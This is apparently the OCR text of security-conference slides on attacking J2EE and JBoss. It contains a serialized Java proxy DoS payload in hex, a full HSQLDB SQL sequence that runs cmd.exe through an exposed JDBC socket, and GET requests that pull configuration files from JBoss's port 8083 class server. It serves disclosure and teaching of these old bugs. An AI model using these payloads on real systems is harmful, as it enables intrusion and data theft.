
```
0000000: aced 0005 767d 0000 fffa 0014 6a61 7661  ....v}......java
0000010: 2e61 7774 2e43 6f6e 6469 7469 6f6e 616c  .awt.Conditional
0000020: 0014 6a61 7661 2e61 7774 2e43 6f6e 6469  ..java.awt.Condi
0000030: 7469 6f6e 616c 0014 6a61 7661 2e61 7774  tional..java.awt
0000040: 2e43 6f6e 6469 7469 6f6e 616c 0014 6a61  .Conditional..ja
0000050: 7661 2e61 7774 2e43 6f6e 6469 7469 6f6e  va.awt.Condition
0000060: 616c 0014 6a61 7661 2e61 7774 2e43 6f6e  al..java.awt.Con
[...]
015ffe0: 6a61 7661 2e61 7774 2e43 6f6e 6469 7469  java.awt.Conditi
015fff0: 6f6e 616c 0014 6a61 7661 2e61 7774 2e43  onal..java.awt.C
0160000: 6f6e 6469 7469 6f6e 616c 7872 0017 6a61  onditionalxr..ja
0160010: 7661 2e6c 616e 672e 7265 666c 6563 742e  va.lang.reflect.
0160020: 5072 6f78 79e1 27da 20cc 1043 cb02 0001  Proxy.'. ..C....
0160030: 4c00 0168 7400 254c 6a61 7661 2f6c 616e  L..ht.%Ljava/lan
0160040: 672f 7265 666c 6563 742f 496e 766f 6361  g/reflect/Invoca
0160050: 7469 6f6e 4861 6e64 6c65 723b 7870       tionHandler;xp
```

- You need a proxy object with 65536 references to a non-public interface class (like `java.awt.Conditional`)

Hacking JDBC

- JDBC [Java Database Connectivity] is a java adapter to ODBC, allows to connect to database sources via SQL
- Sometimes people use databases for strange stuff, like JBOSS **internal** JMS queuing, which was implemented by with HSQLDB database
- They opened the **JDBC socket for the public**, and in we were…. [Command injection]
- The exploit illustrated is HSQLDB-syntax, but similar bugs were exposed in Cloudscape (Websphere) and Pointbase (Sun J2EE 1.4)
- it is originally a problem of JDK < 1.4.2_09, in 1.4.2_09 the dangerous **`org.apache.xml.*`** classes were removed

Taking the JDBC door (overview)



Taking the JDBC door (1)

```
DROP TABLE a;
CREATE MEMORY TABLE a (A INTEGER);
INSERT into a(A) VALUES(1) ;
CREATE ALIAS COMPDEBUG FOR
   "org.apache.xml.utils.synthetic.JavaUtils.setDebug" ;
SELECT COMPDEBUG(true) FROM a;
CREATE ALIAS SETPROP FOR "java.lang.System.setProperty" ;
SELECT SETPROP
   ('org.apache.xml.utils.synthetic.javac','cmd.exe') FROM a;
CREATE ALIAS COMPILE FOR
   "org.apache.xml.utils.synthetic.JavaUtils.JDKcompile" ;
SELECT COMPILE('a', '/c "cmd.exe /c notepad.exe
   c:\winnt\system32\drivers\etc\hosts >" ') FROM a;
```

Taking the JDBC door (2)

[1] Create an in-memory table

```
DROP TABLE a;
CREATE MEMORY TABLE a (A INTEGER);
INSERT into a(A) VALUES(1) ;
CREATE ALIAS COMPDEBUG FOR "org.apache.xml.utils.synthetic.JavaUtils.setDebug" ;
SELECT COMPDEBUG(true) FROM a;
CREATE ALIAS SETPROP FOR "java.lang.System.setProperty" ;
SELECT SETPROP ('org.apache.xml.utils.synthetic.javac','cmd.exe') FROM a;
CREATE ALIAS COMPILE FOR "org.apache.xml.utils.synthetic.JavaUtils.JDKcompile" ;
SELECT COMPILE('a', '/c "cmd.exe /c notepad.exe
    c:\winnt\system32\drivers\etc\hosts >" ') FROM a;
```

Taking the JDBC door (4)

[2] Adjust the „.javac" Property*

```
DROP TABLE a;
CREATE MEMORY TABLE a (A INTEGER);
INSERT into a(A) VALUES(1) ;
CREATE ALIAS COMPDEBUG FOR "org.apache.xml.utils.synthetic.JavaUtils.setDebug" ;
SELECT COMPDEBUG(true) FROM a;
CREATE ALIAS SETPROP FOR
    "java.lang.System.setProperty" ;
SELECT SETPROP
    ('org.apache.xml.utils.synthetic.javac','cmd.exe')
    FROM a;
CREATE ALIAS COMPILE FOR "org.apache.xml.utils.synthetic.JavaUtils.JDKcompile" ;
SELECT COMPILE('a', '/c "cmd.exe /c notepad.exe
    c:\winnt\system32\drivers\etc\hosts >" ') FROM a;
```

Taking the JDBC door (5)

[3] Set command line parameters

```
DROP TABLE a;
CREATE MEMORY TABLE a (A INTEGER);
INSERT into a(A) VALUES(1) ;
CREATE ALIAS COMPDEBUG FOR "org.apache.xml.utils.synthetic.JavaUtils.setDebug" ;
SELECT COMPDEBUG(true) FROM a;
CREATE ALIAS SETPROP FOR "java.lang.System.setProperty" ;
SELECT SETPROP ('org.apache.xml.utils.synthetic.javac','cmd.exe') FROM a;
CREATE ALIAS COMPILE FOR
    "org.apache.xml.utils.synthetic.JavaUtils.JDKcom
    pile" ;
SELECT COMPILE('a', '/c "cmd.exe /c notepad.exe
    c:\winnt\system32\drivers\etc\hosts >" ') FROM
    a;
```

Hacking JNDI

- According to Kurt Huwig old JNDI versions are vulnerable to integer overflows
- By overflowing an internal variable the DNS context becomes unusable after 32768 requests until the sign flips again (after the next 32768 requests).
- An attacker may perform >32768 DNS requests which transforms the JNDI service in a unusable state.
- Long running processes can also run in this trap.

Hacking SOAP

- SOAP is used for B2B communication (therefore XML-based)
- Typical XML-vulnerabilities:
  - DoS attacks possible via entity explosion
  - URL retrieval via DTD reference
  - UDDI discovery
  - XML injection
  - …
- For more see Alex Stamos & Scott Stender @ BH USA/05

RMI classloading: Get the „resources“ you need

- RMI clients need to download stub classes from the server via HTTP
- The problem:The JBoss guys wrote a new HTTP server for that

  `org.jboss.web.WebServer`

- But they mapped the classpath to the webroot
  - Not only useful for classloading
  - Moreover it allows loading of resources (non-classes in jars along the classpath)




Hacking org.jboss.web.WebServer

- Listens on Port 8083, designed to serve stub class files for RMI clients
- Typical use
  - **GET %a/b/c.class HTTP/1.0** serves class a.b.c
- But also
  - **GET %login-config.xml HTTP/1.0** also works and serves access control config
  - **GET %[path] HTTP/1.0** serves every file in the JBoss classpath
- Bug history
  - Bug was reported to the JBoss group in June 2005
  - It was fixed [4.0.3SP1] in October 2005,
  - but the 3.2.x versions are still vulnerable

References

- Look for bugs !
  - http://bugs.sun.com/bugdatabase/index.jsp [JDK bugs]
  - http://sourceforge.net/mailarchive/forum.php?forum_id=44925 [JBoss bugs]
  - http://archives.postgresql.org/pgsql-jdbc/ [Postgres JDBC]
- Look for internals….
  - http://www.illegalaccess.org [see my RSA talk 2005 for JDK coding antipatterns]
  - http://www.lsd-pl.net/documents/javasecurity-1.0.0.pdf [The mother of all java security talks]
- Read the source
  - Rt.jar
  - Jboss.jar
  - …

Books

	**Enterprise Java 2 Security: Building Secure and Robust J2EE Applications** This book describes the official security precautions a developer might take into account when coding a J2EE application, however you will see that hacking via our techniques is not even discussed.
	**Covert Java : Techniques for Decompiling, Patching, and Reverse Engineering** This book is great, especially when you need to patch the J2EE client.
	**J2EE Security for Servlets, EJBs, and Web Services** This book emphasis the crypto-technologies needed for J2EE, a topic we totally left out, intentionally ☺
	**Penetration Tester's Open Source Toolkit** A Pentester without this book is like a fish without water. Even if you can't read the tools are a good cause to buy the book anyway.

Q&A

Thanks for your attention

Please ask your questions **now**
or post them to
Marc/ät/illegalaccess.org